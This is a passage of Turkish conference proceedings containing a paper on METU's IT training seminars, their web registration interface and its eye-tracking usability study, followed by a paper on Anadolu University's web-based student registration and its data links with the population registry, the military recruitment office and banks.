Eğitim ve seminerle kayıtlar dersler başlama- dan bir hafta öncesinden web arayüzü kullanılarak yapılmaktadır. Tamamlanan her dersin sonunda katılımcılardan fikirlerini öğrenebilmek amacıyla anket doldurmaları istenmektedir.

#### 2. Eğitim ve Seminer Konuları

2003 yılından itibaren kullanıcılarımıza en az bir defa olmak üzere aşağıdaki konularda eğitim ve seminer düzenlenmiştir. Bu eğitimlerin bir kısmı, kullanıcılarımızın da taleplerine bağlı olarak, her eğitim dönemi bir ya da birden fazla açılmaktadır. Bu eğitim ve seminerleri iki başlık altında toplayabiliriz:

Yazılım Firmaları tarafından verilen eğitim ve seminerler:

- ABAQUS
- MSC.Adams
- MSC.Marc
- MSC.Marc
- MSC.Nastran
- MSC.Patran
- Macromedia Studio 8
- Ansys
- PARDUS

BİDB Personeli tarafından verilen eğitim ve seminerler:

- Adobe Photoshop
- AJAX
- BİDB Servisleri ve Internet Uygulamaları
- Çoklu İşletim Sistemi Kurulum CD/DVD'si Hazırlama
- Donanım
- Etkin Windows XP Kullanımı
- Google ve Arama İpuçları
- Görsel Kullanımı ve Etkin Sunum Teknikleri
- Güvenlik/Virüsler
- HTML
- Internet ve Uygulamaları
- Java
- Java Servlet
- Kriptoloji
- Latex
- Linux-Giriş
- Linux Güvenliği
- Linux Kabuk Programlama
- Linux Kurulum
- Linux Sistem Yönetimi
- Linux Yapılandırma ve Yönetim
- Macromedia Flash MX
- Macromedia Dreamweaver ile Web Sitesi Tasarımı
- Masaüstünde Linux Kullanımı
- Microsoft Access
- Microsoft Excel
- Microsoft PowerPoint
- Microsoft Windows XP
- Microsoft Word
- OOo Calc
- OOo Impress
- OOo Writer
- OpenOffice.org
- PHP
- PostgreSQL
- Unix
- Veritabanı

Yazılım firmaları tarafından verilen eğitim ve seminerler firmalar ile yaptığımız görüşmeler sonucunda kullanıcılarımızdan ve/veya BİDB'den herhangi bir ücret talep etmeden bizden ya da firmalardan gelen istek üzerine açılan eğitimlerdir. Derslerin içeriği ve süresi firmalar

tarafından belirlenmektedir. Bu eğitim ve seminerler için BİDB duyumlular, gerekli donanım ve yazılımın kurulumu ve hazırlanması gibi organizasyona yönelik işleri yapmaktadır.

Çalışanlarımız tarafından verilen eğitim ve seminerler öncelikle gönüllülük esasına dayalı olan ve bilgi birikimlerini kullanıcılarımız ile paylaşmak isteyen çalışanlarımız tarafından verilmektedir. Bu eğitim ve seminerlerin konuları öncelikle kullanıcılarımızdan gelen istekler ve ihtiyaçları göz önüne alınarak belirlenmektedir. Yeni açılan veya ilk defa verilen bir dersin daha sonraki dönemlerde tekrarlanıp tekrarlanmayacağı ise katılım ve kullanıcı anketlerinin değerlendirmeleri sonucunda belli olmaktadır.

Bazı eğitim ve seminerlerimizi 2006 Güz Döneminde yerleşkemizde Akıllı Sınıf Projesi ve ODTÜ TV kapsamında oluşturulan canlı yayın altyapısı üzerinden kullanıcılarımıza iletmeye başladık. Hala deneme yayınları devam etmekte olan canlı yayınlar ile yerleşke içi geniş bant multicasting, yerleşke dışı geniş bant unicast ve modem kullanıcıları için 56K olmak üzere üç farklı yayın seçeneği üzerinden tüm internet kullanıcılarına ulaşmayı hedefliyoruz. Ayrıca bu yayınların videolarını düzenledikten sonra eşzamanlı katılmayan kullanıcıların istifade edebilmeleri için web sayfalarımızda yayınlamaya devam ediyoruz.

### 3. Seminer Web Sayfası

Seminer sayfası (<http://seminer.cc.metu.edu.tr/>) düzenlenecek ve/veya düzenlenen eğitimlerin çevrimiçi organizasyonu için hazırlanmıştır. Seminer sayfası üç ana arayüzden oluşmaktadır. Bunları kullanıcı, eğitmen ve yönetici arayüzleri olarak adlandırabiliriz.

#### 3.1. Kullanıcı Arayüzü

Kullanıcı arayüzü kullanıcıların

- Düzenlenen eğitimleri takip edebilmeleri,
- Katılmak istedikleri eğitimlere başvurur

- onaylarını yapabilmeleri,
- Bu güne kadar düzenlenen eğitimleri ve bu eğitimlerin ders notlarına ulaşabilmeleri,
- Gelecekte düzenlenmesini istedikleri eğitimler için talepte bulunabilmeleri,
- 1998 - 2005 yılları arasında verilen eğitim ve seminerlerin kısa raporlarına ulaşabilmeleri,
- Geribildirimde bulunabilmeleri,
- Seminer sayfası hakkında yardım alabilmeleri,
- Kullanıcı anketini doldurabilmeleri
- Canlı yayınları ve eğitim videolarını seyredebilmeleri

için tasarlanmıştır.

Kullanıcı arayüzü için aşağıdaki adresler kullanılmaktadır.

- <http://seminer.cc.metu.edu.tr/>
- <http://seminer.bidb.odtu.edu.tr/>

#### 3.2. Eğitmen Arayüzü

Eğitmen arayüzü eğitmenlerin

- Düzenlenen eğitimin yoklamasını alabilmeleri,
- Kayıt yaptırmamış kullanıcıları yoklama listesine eklemeleri,
- Eğitimi başlatıp sonlandırabilmeleri,
- Canlı yayının başlatılıp sonlandırılması,
- Katılımcı azlığında eğitimi iptal edebilmeleri,
- Katılımcılara anket doldurma izni verip alabilmeleri,
- Eğitmen anketini doldurabilmeleri için tasarlanmıştır.

#### 3.4. Yönetici Arayüzü

Yönetici arayüzü yöneticilerin

- Eğitim konuları tablolarına ulaşabilmeleri ve yeni ders konusu ekleyebilmeleri,
- Verilmekte olan ya da verilecek o Tüm Eğitimleri,
  - o Tasarım aşamasındaki eğitimleri,

- o Başvuru kabul aşamasındaki eğitimleri,
- o Başvuru kabulü bilmiş olan eğitimleri,
- o Yönetim tarafından iptal edilmiş eğitimleri,
- o Eğitmen tarafından iptal edilmiş eğitimleri,
- o Sunuma hazır olan eğitimleri,
- o Sunulmakta olan eğitimleri,
- o Tamamlanan eğitimleri,
- o Bütün işlemleri sonlandırılmış eğitimleri, listeleyebilmeleri,

- Eğitim başvurularını takip edebilmeleri,
- Bitmiş ya da iptal edilmiş eğitimlerin işlemlerinin sonlandırılıp rapor alabilmeleleri,
- İşlemleri sonlandırılmış eğitimlerin o Genel bilgilerine,
  - o Eğitmen anketine, o Kullanıcı anketlerine ulaşabilmeleri,
  - Kullanıcılar tarafından talep edilen eğitimleri görebilmeleri,
  - Eğitim iptal işlemlerini gerçekleştirebilmeleri,
  - Eğitmen ve eğitim verilecek salonların bilgilerinin girip gerekli güncellemeleri yapabilmeleri

için tasarlanmıştır.

Hazırlanan web arayüzü Ocak 2004'den itibaren BİDB olarak verdiğimiz tüm eğitimlerde aktif olarak kullanılmıştır. Bu arayüz sayesinde artık kullanıcılar, eğitmenler ve yönetim seminer ve eğitimler ile ilgili bilgilere çevrimiçi ulaşım yukarıda kısaca özetlediğimiz işlemleri sorunsuzca yapabilmektedirler.

#### 3.5. Seminer Web Sayfası

**Kullanılabilirlik çalışması**

ODTÜ BİDB Seminer sayfası etkileşimli bir web sayfası olduğundan kullanıcılar tarafından verimli ve etkili kullanılması önem taşımaktadır. Bu nedenle ODTÜ BİDB bünyesinde kurulan İnsan Bilgisayar Etkileşimi Araştırma ve Uygulama Laboratuvarında kullanılabilirlik

testlerine başlanan seminer sayfasının bunlara ek olarak heuristic analizi de yapılarak geliştirilmesi planlanmaktadır.

Hedef kitlesi üniversite öğrencisi ve personeli olan Seminer Sayfasının kullanılabilirlik çalışması için bu sayfayı daha önceden hiç kullanmamış üniversite öğrencileri ve araştırma görevlilerinden oluşan 14 kullanıcı seçilmiştir. Yedi kullanıcı değişiklik yapılmadan önceki sayfayı test etmiştir. Diğer yedi kullanıcının test sonuçları değerlendirilip yazılım üzerinde iyileştirme çalışmaları yapıldıktan sonra testi gerçekleştirmesi planlanmaktadır. Bu sayede hem var olan arayüzün sorunları tespit edilip giderilirken, bu sorunların giderildiği yeni arayüzün de testi gerçekleştirilmiş olacaktır.

Seminer Sayfası için sekiz adet görev belirlenmiştir ve bütün kullanıcılardan bu görevleri gerçekleştirmeleri istenmiştir (Tablo 1). Bu görevler sayfada kullanıcılar tarafından en sık kullanılacak bilgilere ulaşımı test etmek üzere, seminerler sırasında eğitmenler tarafından kullanıcılarla yüz yüze görüşülerek alınan görüşler, seminer sayfasında bulunan eğitim sonlarında verilen anketlerden, yine sayfanın geri bildirim formundan ve elektronik listeye atılan sorunlar ve öneriler göz önünde bulundurularak hazırlanmıştır.

Test sırasında kullanıcıların nereye, ne kadar süre ile kaç kere baktıkları gibi bilgileri ve-

ren göz izleme cihazı kullanılmıştır. Buna ek olarak klasik kullanılabilirlik çalışması olarak adlandırılan kullanıcıların sesli düşünmesi ve hata sayılarının ve oluştukları yerlerin kaydedilmesi gibi yöntemler kullanılmıştır.

Bu kullanılabilirlik çalışması sonucunda yapılan hata sayılarının, bu hataların yerlerinin, sesli düşünme sayesinde kullanıcıların arayüzün kullanırken yaşadıkları sorunları ve ara yüz hakkındaki düşüncelerinin ve göz izleme cihazından elde edilen sayısal ve görsel verilerin incelenmesi sonucunda arayüzün sorunlu yerleri tespit edilerek, bu sorunların giderilmesi aşamasına geçilmiştir.

Görevlerin tamamlanma sürelerini incelediğimizde sırasıyla ikinci, altıncı ve üçüncü görevlerin en fazla zaman aldıklarını görmekteyiz. İkinci görevdeki bu süre uzaması bütün verilerin ortak analiz edilmesi sonucunda anlaşıldığı üzere ara yüzde bulunan butonların üzerindeki tanımlamaların tam olarak anlaşılmasında nedeni yaşanmaktadır. Altıncı soruda görev, liste içinde bulunan seminer konularında seçim yapmak, listede olmayan konuyu da listenin aşağısında bulunan bunun için tanımlanmış alana girmektir. Ancak kullanıcılar bu konuda sorun yaşamazken talep formunun en başında bulunan bölüm ve kullanıcı tipi bilgisini doldurmaları gerektiğini görmemelerinden kaynaklanmaktadır. İlk soru ise kayıt olma işlemi ve uyarı işlemi içermesinden dolayı diğerlerine

	Başarı (%)	Süre	Hata Sayısı
1. O an açık olan bir eğitimin tarihlerini kontrol ederek kayıt olmak.	100	57	0,0
2. O an var olan seminerlerin durumları hakkında bilgi vermek	57	90	0,7
3. Bir eğitim konusunun notlarına ve içeriği ile ilgili ayrıntılı bilgiye erişme (Macromedia Flash MX)	100	18	0,0
4. Su anda bir canlı yayın var mı, varsa ulaşımız, Yoksa var olan videoyu izleyiniz.	57	31	0,0
5. BİDB Servisleri ve Eğitim uygulamaları seminerinin filmi izlemek	100	27	0,0
6. Excel, Latex ve Noldus seminerlerinin açılması için istekte bulunmak	100	58	1,0
7. 2002 yılında firmalar tarafından verilen eğitimlerin görüntülenmesi	100	25	0,0
8. Eğitimler neden iptal edilir bilgisine ulaşılması	43	18	0,3
9. MS Word Eğitiminin hangi gün saatlerde olduğunu bulmak	43	41	2,7

Tablo 1: Kullanıcılara verilen ödevler

göre daha uzun bir işlem olmasına rağmen kullanıcıların tamamı hatasız bir şekilde bu görevi başarmışlardır. En çok hata yapılan görev ise bir eğitimin hangi gün ve saatle olduğuna ilişkin soruda yaşanmıştır. Burada kullanıcının takip edebileceği iki farklı yol olması ve ana sayfada bulunan "i" (information) butonundaki bilginin net olmamasından dolayı hata yapılmıştır.

Hata sayıları, başarı oranları ve süreleri verilerine ek olarak göz izleme cihazından alınan verilerde bize problem olan yerleri göstermektedir.

Bütün görevler bu şekilde analiz edildikten sonra bu çalışmadan elde edilen, göz izleme cihazından gelen ve Nielson'un 10 kuralı olarak bilinen heuristic çalışmasından da elde edilen veriler birleştirilerek ara yüz üzerinde gerekli değişikliklerin yapılması planlanmıştır.

Bu değişikliklerden başlıcaları, eğitim programı tablosunda bulunan eğitim durumu bölümündeki tanımlamaların değiştirilmesi, "i"(information) butonu altında bulunan verilerin daha anlaşılır olması, eğitim programı olarak nitelendirilen iki ayrı sayfa olmasından dolayı birinin adının değiştirilmesi, eğitim konusu, eğitim filmleri gibi seçeneklerin bir sayfa altında toplanması veya alternatif olarak birbirleri ile ilişkilendirilmesi, canlı yayın sayfasının yeniden düzenlenerek gerekli uyarıların daha görünür yapılması, talep formu sayfasında gerekli uyarıların daha belirgin olması, bilgilerin güncellenmesi, geri bildirim yerine iletişim kelimesinin kullanılması gibi değişikliklerdir. Sayfanın tasarımı ile direkt olarak ilgili bu değişikliklerin yanı sıra ODTÜ Ana Sayfa ve BİDB Ana Sayfa'ya geri dönüş, son güncelleme tarihi ve yabancı kullanıcılar için sayfanın ve seminerlerin Türkçe olduğuna dair bir uyarı yazısı eklenmesi planlanmaktadır.

Yapılan değişiklik sonucunda arayüz farklı 7 kullanıcı ile tekrar denenerek, elde edilen veriler karşılaştırılacaktır.

#### 4. 2004 - 2006 ODTÜ BİDB Eğitim ve Seminer İstatistikleri

1998 - 2003 yıllarında bilgisayar okur yazarlığına yönelik düzenlediğimiz eğitim ve seminerlere toplamda 2516 kişi katılmıştır. Ocak 2004'ten beri web arayüzü kullanılarak düzenlediğimiz eğitim ve seminerlerimize 53 idari, 502 akademik personel ve 1693 öğrencimiz başvurmuş düzenlediğimiz 116 eğitim ve seminere toplamda 1098 kişi katılmıştır. Katılımcılarımızın 668'i eğitim katılımcı anketlerini doldürmüştür. 28 ayrı başlık altına topladığımız eğitim ve seminerler için toplamda 5674 talep ve farklı başlıklar altında toplanabilecek diğer eğitimler için 181 talep gelmiştir.

Bu talepler, katılımcı anketleri ve açılan eğitimlere katılım göz önüne alınarak bazı eğitimlerin süresi uzatılıp daha ileri seviyelerde anlatılmış, bazı eğitimler aynı eğitim dönemi içerisinde tekrar edilmiş bazıları ise artık düzenlenmemektedir.

#### 5. Diğer Eğitim ve Seminerler

1998 - 2006 yıllarında bilgisayar okur yazarlığını artırmak, İnternet ve masaüstü güvenliği hususlarında bilgilendirmelerine yönelik değişik gruplara eğitimler verilmektedir. Bu eğitimlere 1988 kişi katılmıştır. Bu eğitimlerin ana başlıklarını şöyle sıralayabiliriz.

- İnternet Haftası Kapsamında İlköğretim 7. ve 8. Sınıflara Bilgisayar ve İnternet Eğitimi
- Kadın Adayları Destekleme ve Eğitime Derneği'ne (Ka.Der) Verilen Eğitim Seminerleri
- İdari Birim Personeli Temel Güvenlik Eğitimleri
- Akademik Birim Personeli Temel Güvenlik Eğitimleri (Yüz yüze Güvenlik Eğitimleri)
- Milli Eğitim Bakanlığı Okulları Öğretmenlerine Verilen Eğitim Seminerleri
- Halka Açık Diğer Eğitimler



## Anadolu Üniversitesi'nin Diğer Kamu Kurumlarıyla

### Birlikte Çalışabilirlik Deneyimi

**Hakan G. Şenel**

Anadolu Üniversitesi, Bilgisayar Araştırma Uygulama Merkezi, 26470, Eskişehir  
hgsenel@anadolu.edu.tr

**Özet:** Anadolu Üniversitesi'nde öğrenim gören bir milyonu aşkın öğrencinin kayıt sisteminde her sene değişiklikler yapılmaktadır. Son dönemde, uzaktan öğrenim gören yaklaşık 300 bin öğrencinin kayıt sürecinde, web temelli bir yöntem uygulanmıştır. Nüfus ve Vatandaşlık İşleri, Asker Alma Dairesi ve bankalarla kurulan çevrim içi ve çevrim dışı bağlantılar sayesinde, kayıt sürecinde hatalı işlemler engellenmiş ve kayıt sürecinin sorunsuz şekilde tamamlanması sağlanmıştır. Bu makalede, 2006–2007 öğretim yılında uygulanan yöntem ve kurumsal bağlantılar kurulurken edinilen deneyimler paylaşılacaktır.

**Anahtar Kelimeler:** Kurumlar Arası Bilgi Alış Verişi, Birlikte Çalışabilirlik, Servis Odaklı Mimari

#### Experience of Anadolu University on Cooperability With Other Government Institutions

**Abstract:** Registration system for over a million students of Anadolu University has been changed recently. A new web registration system was applied for 2006-2007 academic year. Using online and offline connections with Population Administration office, Army recruiting office and Banks, faulty operations are avoided and a healthy registration process is obtained. In this paper, we would like to share our experiences about the system applied in 2006-2007 academic year.

**Keywords:** Information Exchange between Institutions, Cooperability, Service Oriented Architecture.

#### 1. Giriş

E-devlet, yasal çerçevesi belirlenmiş sınırlar içerisinde, arka planda kurumlar arası etkileşimin sağlandığı ve vatandaşa dönük yüzünde tek bir organizasyonmuş gibi davranabilen modern ve bütünleşik devlet yapısı olarak tanımlanır [1]. E-devlet kavramının en temel özelliklerinden biri, devleti oluşturan kurumların birlikte çalışabilmesidir. Bilginin kurumlar arasında ve bilgi sistemlerinde kullanılabilme ve transfer edilebilme yeteneği olarak açıklanabilecek birlikte çalışabilirliğin en geniş kapsamdaki tanımı, etkin bilgi paylaşımıdır [1].

Kamu kurumlarında, bilgi ve iletişim teknolojilerinden yararlanılarak başarılması hedeflenen

iki temel konu; kamu hizmetlerinin vatandaş gereksinimleri göz önüne alınarak sunumu ve gelişmiş karar destek süreçlerinin kurulmasıdır [2]. Bu amaçlara ancak doğru, güncel, eksiksiz bilginin ilgili kamu kurum ve kuruluşları arasında güvenli, güvenilir ve etkin bir şekilde paylaşılması yoluyla ulaşılabilir [4].

Türk yükseköğretim sisteminde 22. yılını tamamlayan Anadolu Üniversitesi Açıköğretim Sistemi, bir milyonu aşan öğrencisiyle Türkiye'de eğitim alanında önemli bir rol üstlenmektedir. Her geçen yıl, öğrencilere verilen hizmetlerde bilgi teknolojilerinin katkısı artmakta ve gerek öğretim materyallerinin sunumunda, gerekse öğrencilere verilen hizmetlerde Internet etkin bir şekilde kullanılmaktadır.

Bu makalede, Anadolu Üniversitesi'nde Açıköğretim sisteminde öğrenim gören öğrenciler için gerçekleştirilen web üzerinden kayıt sistemi ve diğer kurumlarla olan iletişim çalışmalarını anlatılacaktır. 2005-2006 öğretim yılında ilk olarak denenen web üzerinden kayıt ve kayıt yenileme sistemi, 2006-2007 döneminde genişletilerek uygulanmıştır. Çeşitli kamu kurumları ve kuruluşlarla gerçekleştirilen ve yapılması planlanan birlikte çalışabilirlik uygulamaları anlatılacak, süreç içinde karşılaşılan sorunlar ve uygulama sırasında elde edilen veriler okuyucularla paylaşılacaktır. Bu makalede bahsi geçen öğrenci sayıları, Anadolu Üniversitesi'nin kurumsal kararları nedeniyle yaklaşık değerler olarak verilecektir.

## 2. Yeni Kayıt Sistemi

Açıköğretim sistemine her sene yaklaşık 300 bin yeni öğrenci girmektedir. Açıköğretim sistemine giren en büyük kitle ÖSYM tarafından yerleştirilen öğrencilerdir. İkinci Üniversite, lisans tamamlayacak ve dikey geçiş yapmak üzere gelen öğrenciler de bulunmaktadır. Bunun yanında, son yıllarda çeşitli kamu kurumlarında çalışan personelin eğitimi için önlisans programları açılmaktadır. 2003-2004 Öğretim yılında Jandarma ve Polis Önlisans Meslek Eğitimi Programlarıyla, Jandarma Genel Komutanlığındaki astsubaylar ve Emniyet Genel Müdürlüğünde görev yapan personel için önlisans eğitimi programları başlatılmıştır. 2004-2005 öğretim yılında ise Kara, Hava ve Deniz Komutanlıkları Personeli için Önlisans programları hazırlanmıştır. Bu bölümlerde okuyan öğrenciler için lisans tamamlamaya yönelik çalışmalar yapılmaktadır.

Açıköğretim sistemine giriş yapan öğrencilerin, değişik mesleklerden gelmeleri ve farklı programlara giriş yapmaları, 2003-2004 yılına kadar uygulanan optik forma dayalı yeni kayıt sisteminde çeşitli sıkıntılar ortaya çıkarmıştır.

1. Her öğrenci grubundan farklı bilgilerin istenmesi optik form tasarımını zorlaştırmaktadır.

2. Farklı tür optik formlar için farklı değerlendirme programları hazırlanmaktadır.
3. Optik formların postalama sırasında tahrip olma, yırtılma ve unutulma riskleri bulunmaktadır.
4. Öğrencilerin kodladıkları bilgilerin doğru olmama riski vardır. Öğrenci, bilgilerini kodlamayı unutabilir, yanlış girebilir ve bunlar da kayıt görevlileri tarafından görülmeyebilir.
5. Optik form üzerinden okunan bilgilerin düzeltilmesi için, verilerin gözle kontrolü veya öğrenciye ulaşılarak doğrusunun sorulması gerekebilir.

Her öğretim döneminin Ekim ve Kasım aylarında gerçekleştirilen yeni kayıt sürecinin ardından, Aralık ayında kayıtlı öğrencilerin kayıt yenileme dönemi gelmektedir. 2003-2004 yılına kadar, kayıt yenileyen öğrencilerden, yine optik formla yeni bilgilerini kodlaması istenmekteydi. Öğrenci, okul ücretini bankaya yatırdıktan sonra, yeni bilgileriyle doldurduğu optik formu ve banka hesap belgesini alarak, her il merkezinde bulunan Açıköğretim bürosuna teslim ederek kayıt yenileme işlemini tamamlamaktaydı. Özellikle kayıt yenileme döneminin son günlerinde, AÖF bürolarının önlerinde yığılmalar gözlenmekteydi. İlk olarak 2003-2004 öğretim yılında, kayıt yenilemede optik form ortadan kaldırılmış ve anlaşmalı bankayla yapılan protokol gereği, ücretini ödeyen kişilerin bilgileri her gün Üniversite'ye aktarılmıştır. Ücretini ödediği anlaşılan öğrenciler, otomatik olarak kayıt yenilemiş sayılmış ve kayıt yenilediklerinden emin olabilmeleri için bir web sitesi üzerinden bilgilendirme servisi verilmiştir. Ayrıca, her ilde bulunan AÖF bürolarından da benzer bir hizmet sunulmaktadır.

### 2.1. Stratejik Hedef Olarak İnternet

2003-2004 yılı öğretim yılı yeni kayıt ve kayıt yenileme dönemlerinin ardından karşılaşılan sorunlar bir toplantıda masaya yatırılmıştır. Optik forma dayalı yeni kayıt sisteminin değiştirilmesi ve İnternet'in etkin olarak kullanıldığı

bir yapının tasarlanması stratejik hedef olarak belirlenmiştir.

İnternet'in kayıt sisteminde kullanımı ancak öğrencilerimiz arasında İnternet'e erişim oranının yüksek olmasıyla mümkün olabilirdi. Öğrencilerimizin yaklaşık %95'inin sınav sonuçları duyurulduktan en geç 3 gün içinde İnternet'ten öğrendiği düşünüldüğünde, dolaylı yoldan da olsa öğrencilerimizin büyük kısmının İnternet'e erişebildiğini ortaya koymaktaydı. Ayrıca, Açıköğretim Fakültesi bünyesinde 2003 yılında yapılan anket çalışmasında, öğrencilerin bilgisayar ve İnternet kullanımıyla ilgili veriler toplanmıştır. Anket sonuçlarına göre, öğrencilerimizin %60.58'i İnternet'i aktif şekilde kullanmaktadır.

Devlet İstatistik Enstitüsü tarafından, 2004 yılında yapılan hanehalkı bilişim teknolojileri kullanma araştırmasında 16-74 yaş grubundaki hanehalkı bireylerin bilgisayar kullanım oranı % 16.80, İnternet kullanım oranı da % 13.25 olarak bulunmuştur. Buna göre, genel nüfusa oranla, Açıköğretim sistemindeki öğrenciler daha etkin şekilde bilişim teknolojilerini kullanmaktadır.

Bu veriler ışığında yeni kayıt ve kayıt yenileme süreçlerinde İnternet'in kullanımının mümkün olabileceği anlaşılmıştır. Ancak bu süreçlerde İnternet kullanımı denilince optik formların yerine bir web ara yüzü kullanmak akla gelmemelidir. Tüm kayıt sisteminin tamamen çevrim içi çalışacak hale getirilmesi, Üniversite dışındaki bazı kurumların da sisteme çevrim içi şekilde dâhil olmasını gerektirmektedir.

### 2.2. İdeal Kayıt Sistemi

2007-2008 dönemine kadar geliştirilmesi düşünülen yeni kayıt sistemi için ayrıntıların belirlenmesi için, o ana kadar yapılanların ve toplanan bilgilerin analizine gerek duyulmuştur.

Yeni kayıt sürecinde öğrenciden alınan bilgiler şunlardır:

- Ad, soyad gibi temel bilgiler
- Adres bilgileri (tebligat adresi)
- Sınava gireceği merkez

- Nüfusa bilgileri
- Askerlik bilgileri
- Bölümü (ikinci Üniversite, dikey geçiş durumlarında sorulacak)

Öğrenciden alınan belgeler de şunlardır:

- Mezuniyet belgesi (veya öğrenim belgesi)
- Resim ve imza
- Banka alındı belgesi
- Nüfus cüzdanı sureti

Kayıt sonrasında, askerlik şubesine öğrencinin öğrenim durumuyla ilgili bilgi verilecektir. Gerekirse, tecil edilmesi için belge dökülecektir.

Kayıt yenileten ve halen kayıtlı öğrenciler için öğrenciden banka ödeme belgesi alınacaktır. Kayıt yenilettiğinde, öğrencinin durumu Askerlik şubesine bildirilecektir.

Süreçler incelendiğinde, çevrim içi bir sistemde, nüfus bilgilerinin sağlıklı şekilde alınabilmesi için Nüfus Vatandaşlık İşleri (NVI) Genel Müdürlüğünün sisteme dâhil edilmesi gereklidir. NVI'deki kayıtların doğru olacağı varsayımından hareketle, kayıt sırasında, öğrenciye sadece TC kimlik numarası ve ad-soyad bilgilerinin sorulması yetecektir. Bu şekilde web kayıt ara yüzünün yükü azaltılabilir.

Nüfus bilgileri sağlıklı alınabilirse, erkek öğrenciler için askerlik şubesi bilgileri de doğru türetilebilir. Diğer bir yöntem de, Asker Alma Dairesi Bilişim sisteminden TC kimlik numarasıyla öğrencinin hangi şubeye bağlı olduğunu sorgulanmasıdır.

Öğrenim giderlerinin ödenmesi, Üniversite'nin protokol yaptığı anlaşmalı bankalar üzerinden gerçekleştirilmektedir. İdeal şartlarda, öğrenci yeni kayıt web ara yüzünü doldurduktan sonra, ödeme bilgisi çevrim içi şekilde Banka'ya bildirilmelidir. Öğrencinin seçtiği derslere ya da programa göre ücret bilgisi kayıt esnasında değişebilir. Öğrenci bankaya gittiğinde, kayıt başvurusu sırasında oluşan borç kaydındaki ücreti ödeyebilir.

Kayıt sırasında, öğrencinin geliş yerine göre (ÖSYM, ikinci Üniversite, dikey geçiş, lisans tamamlama, vb) mezuniyet veya öğrenim belgeleri istenmektedir. Eğer öğrencinin mezun olduğu yer belgeye gerek duyulmadan çevrim içi olarak bir şekilde alınabilirse, kayıta mezuniyet belgesinin istenmesine gerek kalmayacaktır. Mezun olunan lise veya dengi okullar, yüksek öğrenim kurumları konusunda Milli Eğitim Bakanlığı veya Yüksek Öğrenim Kurumu çevrim içi hizmet sağlayabilirse bütün kayıt işlemleri, öğrenciden sadece bir fotoğraf ve imza örneğinin alınmasıyla sona erebilir.

### 2.3. Kurumlar Arası Bağlantı

Nüfus bilgilerinin alınması, Nüfus ve Vatan- daşlık İşleri Genel Müdürlüğü'nün (NVİGM) kamu kurumlarına sunduğu Kimlik Paylaşımı Sistemi (KPS) üzerinden gerçekleştirilebilir. KPS'nin amacı kamu kurumlarının kişi bilgilerine elektronik ortamda erişmesini sağlamaktır. MERNİS ve KPS projesiyle ilgili haberler 2003 yılından itibaren basında kendisini göstermiştir. KPS kurumlara 18 farklı sorgulamayla servis vermektedir. Bunların kullanımı için NVİGM'yle protokol imzalanması ve ardından siteden siteye VPN bağlantısı kurulması gerekli olacaktır.

Üniversite olarak NVİGM'ne 2004 yılında yaptığımız başvuru, KPS donanım ihalesinin henüz sonuçlanmadığı gerekçesiyle sonuçsuz kalmıştır. KPS'nin devreye girmesi, ancak, 2005 yılının ilk çeyreğinde olmuştur. 2006 yılı ortasında da, KPS ücretli olarak sorgu başına ücret talep etmeye başlamıştır. Ekim 2006 tarihinde NVİGM'yle protokol yapılmış ve Üniversite KPS sistemini kullanmaya başlamıştır.

Öğrenim giderlerinin ödenmesiyle ilgili olarak bankalarla yapılacak en uygun bağlantı yöntemi, ödeme bilgilerinin tutulduğu bir sunucu tasarlamak ve bankanın borç sorgularını çevrim içi olarak bu sunucuya sormasını sağlamaktır. Borç ödenirse bu bilgi banka sistemi tarafından ödeme sunucusuna aktarılmalıdır. Denetim,

Üniversite tarafında olacağından gerekirse değişiklik ve iptaller kolaylıkla yapılabilir. Anlık raporlar ve sorgulamalar gerçekleştirilebilir.

Ağustos 2005'te çevrim içi bağlantı konusunda Üniversite'nin teknik taleplerinin dikkate alınacağı konusunda, öğrenci öğrenim giderlerinin alındığı anlaşmalı bankayla yapılan protokole ek bir madde eklenmiştir. Ocak 2006'ta banka bilgi işlem uzmanlarıyla kurulacak bağlantının teknik ayrıntıları tartışılmıştır. Yukarıda belirtilen yöntem doğrultusunda, web servisleri üzerinden iletişim kurulmasına karar verilmiştir.

Askerlik tecil işlemlerinin sağlıklı yürütülmesi için, Milli Savunma Bakanlığı Asker Alma Dairesi Başkanlığı (ASAL) ile elektronik bağlantı kurulması gereklidir. Yeni kayıt yaptıran ve kayıt yenileten erkek öğrencilerin bir kısmı askerlik görevlerini henüz tamamlamamıştır. Eğer elektronik olarak tecil işlemleri yapılabilirse, öğrenci kayıt yenilettiği veya yeni kayıt yaptırdığı anda tecil işlemleri otomatik olarak yapılabilir. Bu çalışma şekli ASAL'daki süreci hızlandıracak hem de öğrenci için zaman kaybı engellenecektir.

2004 yılında yapılan ilk temaslarda, ASAL'ın bilişim sistemini yenileme konusunda bir proje hazırlığında olduğu öğrenilmiştir. Bu bilişim sisteminin getireceği en önemli faydalardan biri de öğretim kurumlarıyla yapılacak çevrim içi bağlantıların kurulması olduğu belirtilmiştir. Her sene askerlik şubelerine posta yoluyla gönderilen Ek-10 belgelerinin ortadan kaldırılması için, sayısal ortamda veri aktarımı yapılması kararı alınmıştır. 2005 yılı Ekim ayından itibaren, bilişim projesinin sonlandırılmasına kadar geçecek olan süreçte bilginin sayısal ortamda ASAL'a aktarılmasına karar verilmiş ve bu konuda protokol imzalanmıştır. 2006 yılı Ekim ayında, 2007 sonu veya 2008 yılı başında ASAL'ın yeni bilişim sistemine bağlantı için kullanılacak web servislerinin oluşturulması konusunda teknik bir toplantı yapılmıştır. ASAL'ın yasalar gereği talep ettiği bilgileri alma konusunda nasıl bir süreç izleneceği ko-

nusunda ilke kararlarına varılarak ayrı bir protokol imzalanmıştır.

### 2.4. Alınan Kararlar

İnternet üzerinden, yaklaşık 300 bin öğrencinin 2 aylık bir süre içinde yeni kaydının yapılması, 600 bine yaklaşan bir grubun da 3 hafta içinde kayıtlarının yenilenmesi oldukça riskli bir süreçtir. Üniversite dışındaki çeşitli kurumları da sisteme dâhil etmek projenin riskini artırıcı bir etki göstermektedir. Zira bağlantı kurulan kurumların bilişim sistemlerinde olabilecek sorunlar projenin çalışmasına engel olabilir.

Riskleri azaltabilmek için, 3 senelik bir eylem planı oluşturulmuştur. Buna göre, 2005–2006 döneminde, sadece 100 bin kişilik hedef öğrenci grubunun yeni kayıt başvuruları web üzerinden alınacaktır. Bu işlem sırasında öğrencilerden gelen talepler ve şikâyetler, kayıt başvuruları bittikten sonra değerlendirilecektir. Karşılaşılan teknik sorunlar incelenecek ve bir sonraki dönem için yapılması gerekenler üzerinde karar verilecektir.

